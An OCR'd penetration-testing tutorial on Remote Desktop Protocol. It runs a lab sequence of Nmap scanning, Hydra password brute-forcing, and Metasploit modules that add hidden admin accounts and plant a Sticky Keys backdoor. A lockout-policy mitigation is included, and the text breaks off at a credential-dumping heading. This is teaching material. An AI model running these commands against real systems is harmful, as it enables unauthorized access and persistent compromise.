
iGNITE Technologies

RDP PENETRATION TESTING




WWW.HACKINGARTICLES.IN

Contents


Introduction

From **Wikipedia** Remote Desktop Protocol (RDP), also known as "Terminal Services Client," is a proprietary protocol developed by Microsoft that allows a user to connect to another computer via a network connection using a graphical interface.RDP servers are built into Windows operating systems; by default, the server listens on TCP port 3389.

In a network environment, it is best practise to disable the services that are not being used, as they can be the potential cause of a compromise. The Remote Desktop Service is no exception to this. If the service is disabled on the system, it can be enabled using the following steps. Inside the control panel of the system, there exists a system and security section. Inside this section, there is a system section. After traversing inside this section, on the left-hand side menu, there exists a Remote Settings option, as depicted in the image below. It can also be verified that the system that we are working on is Windows 10 Enterprise Edition.



By clicking on the Remote Setting option, we see that a small window opens. It consists of multiple tabs. However, inside the Remote Tab, we see that there is a section labelled "Remote Desktop." This section can be used to enable or disable the Remote Desktop Service. For the time being, we are enabling the service as shown in the image below.



Nmap Port Scan

Since we have enabled the Remote Desktop service on our Windows machine, it is possible to verify the service is running on the device by performing an Nmap Port Scan. By default, the port that the Remote Desktop service runs on is port 3389. It can be seen that the Windows machine with the IP address 192.168.1.41 is running Remote Desktop Service. It is also able to extract the system name of the machine; it is MSEDGEWIN10.

```
nmap -A -p3389 192.168.1.41
```

```
┌──(root💀kali)-[~]
└─# nmap -A -p3389 192.168.1.41
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-26 06:35 EDT
Nmap scan report for 192.168.1.41
Host is up (0.00070s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: MSEDGEWIN10
|   NetBIOS_Domain_Name: MSEDGEWIN10
|   NetBIOS_Computer_Name: MSEDGEWIN10
|   DNS_Domain_Name: MSEDGEWIN10
|   DNS_Computer_Name: MSEDGEWIN10
|   Product_Version: 10.0.17763
|_  System_Time: 2021-05-26T10:35:54+00:00
| ssl-cert: Subject: commonName=MSEDGEWIN10
| Not valid before: 2021-05-25T10:33:20
|_Not valid after:  2021-11-24T10:33:20
|_ssl-date: 2021-05-26T10:35:54+00:00; 0s from scanner time.
MAC Address: 00:0C:29:DB:9C:BC (VMware)
```

Login Bruteforce


In a process of performing a penetration test on the Remote Desktop service, after the Nmap scan, it is time to do a Bruteforce Attack. There is a long list of tools that can be used to perform a Bruteforce attack, but one of the most reliable tools that can get the job done is Hydra. Although referred to as a "bruteforce," it is more akin to a dictionary attack. We need to make two dictionaries, one with a list of probable usernames and another with a list of probable passwords. The dictionaries are named user.txt and pass.txt. With all this preparation, all that is left is to provide the dictionaries and the IP address of the target machine to the Hydra to perform a Bruteforce attack on the login of RDP. We see that a set of credentials were recovered. It is possible to initiate an RDP session using this set of credentials.

hydra -L user.txt -P pass.txt 192.168.1.41 rdp

```
┌──(root💀kali)-[~]
└─# hydra -L user.txt -P pass.txt 192.168.1.41 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in militar

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-26 06:40:04
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce t
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries
[DATA] attacking rdp://192.168.1.41:3389/
[3389][rdp] host: 192.168.1.41   login: raj   password: 123
[ERROR] freerdp: The connection failed to establish.
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-26 06:40:09
```

Mitigation Against Bruteforce

The Bruteforce attack that we just performed can be mitigated. It requires the creation of an account policy that will prevent Hydra or any other tool from trying multiple credentials. It is essentially a lockout policy. Toggling this policy requires opening the Local Security Policy window. This can be done by typing in "secpol.msc". It will open a window similar to the one shown below. To get to the particular policy, we need to account for policies under Security Settings. Inside the account policies, there is an account lockout policy. It contains 3 policies, each working on an aspect of the account lockout. The first one controls the duration of the lockout. This is the time that is required to be passed to log in again after the lockout. Then we have the lockout threshold. This controls the number of invalid attempts. Please toggle these as per your requirements. This should prevent the Bruteforce attack.




After trying the Bruteforce attack using Hydra, it can be observed that it is not possible to extract the credentials as before. Although there is still some risk, that can be prevented by forcing the users to change the passwords frequently and enforcing good password policies.

```
hydra -L user.txt -P pass.txt 192.168.1.41 rdp
```

```
┌──(root💀kali)-[~]
└─# hydra -L user.txt -P pass.txt 192.168.1.41 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mili

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-26 06:41:55
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduc
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, f
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tr
[DATA] attacking rdp://192.168.1.41:3389/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-26 06:42:04
```


As we enabled a lockout policy, we will not be able to log in to the machine even with the correct password until the time that we toggled in the policy has passed. You will be greeted with a lockout message, as shown in the image below.



Post Exploitation using Metasploit

Although it has been years since its introduction, the Metasploit Framework is still one of the most reliable ways to perform post-exploitation. During penetration testing, if there is a machine that has RDP disabled, it is possible to enable RDP on that device through a meterpreter. In the image below, we have the meterpreter of the machine that has RDP disabled. We use the getgui command on meterpreter to create a user by the name of ignite with a password of 123. After completion, we can log in on the machine as an ignite user through RDP.

run getgui -e -u ignite -p 123



This was the meterpreter command getgui. It uses the post/windows/manage/enable_rdp module to add a new user with RDP privileges. Let's try to use the module directly. We background the meterpreter sessions and then open the enable_rdp module. We provide the username and password for the user to be created and the session identifier. It will create another user by the name of Pavan with a password as 123 on the machine which then can be used for accessing the machine through RDP.

use post/windows/mange/enable_rdp
set username pavan
set password 123
set session 1
exploit

```
msf6 > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > set username pavan
username ⇒ pavan
msf6 post(windows/manage/enable_rdp) > set password 123
password ⇒ 123
msf6 post(windows/manage/enable_rdp) > set session 1
session ⇒ 1
msf6 post(windows/manage/enable_rdp) > exploit

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] Setting user account for logon
[*]     Adding User: pavan with Password: 123
[*]     Adding User: pavan to local group 'Remote Desktop Users'
[*]     Hiding user from Windows Login screen
[*]     Adding User: pavan to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/202
[*] Post module execution completed
```


Persistence

The session that can be accessed as the user that is created using the enable_rdp module will be a low privilege session. This can be further elevated to gain administrative privileges with the combination of using the sticky_keys exploit. After selecting the exploit, we need to provide a session identifier. In the image, it can be observed that the exploit was created successfully. It replaces the Ease of Access Sticky Keys operation with a Command Prompt so that when Sticky Keys are initiated on the machine, it opens a Command Prompt with elevated access.

use post/windows/manage/sticky_keys
set session 1
exploit

```
msf6 > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > set session 1
session ⇒ 1
msf6 post(windows/manage/sticky_keys) > exploit

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) >
```

Since Sticky Keys can be initiated by pressing the Shift key 5 times, we connect to the target machine using RDP and then proceed to do so. This will open an elevated command prompt window, as shown in the image below.



Credential Dumping

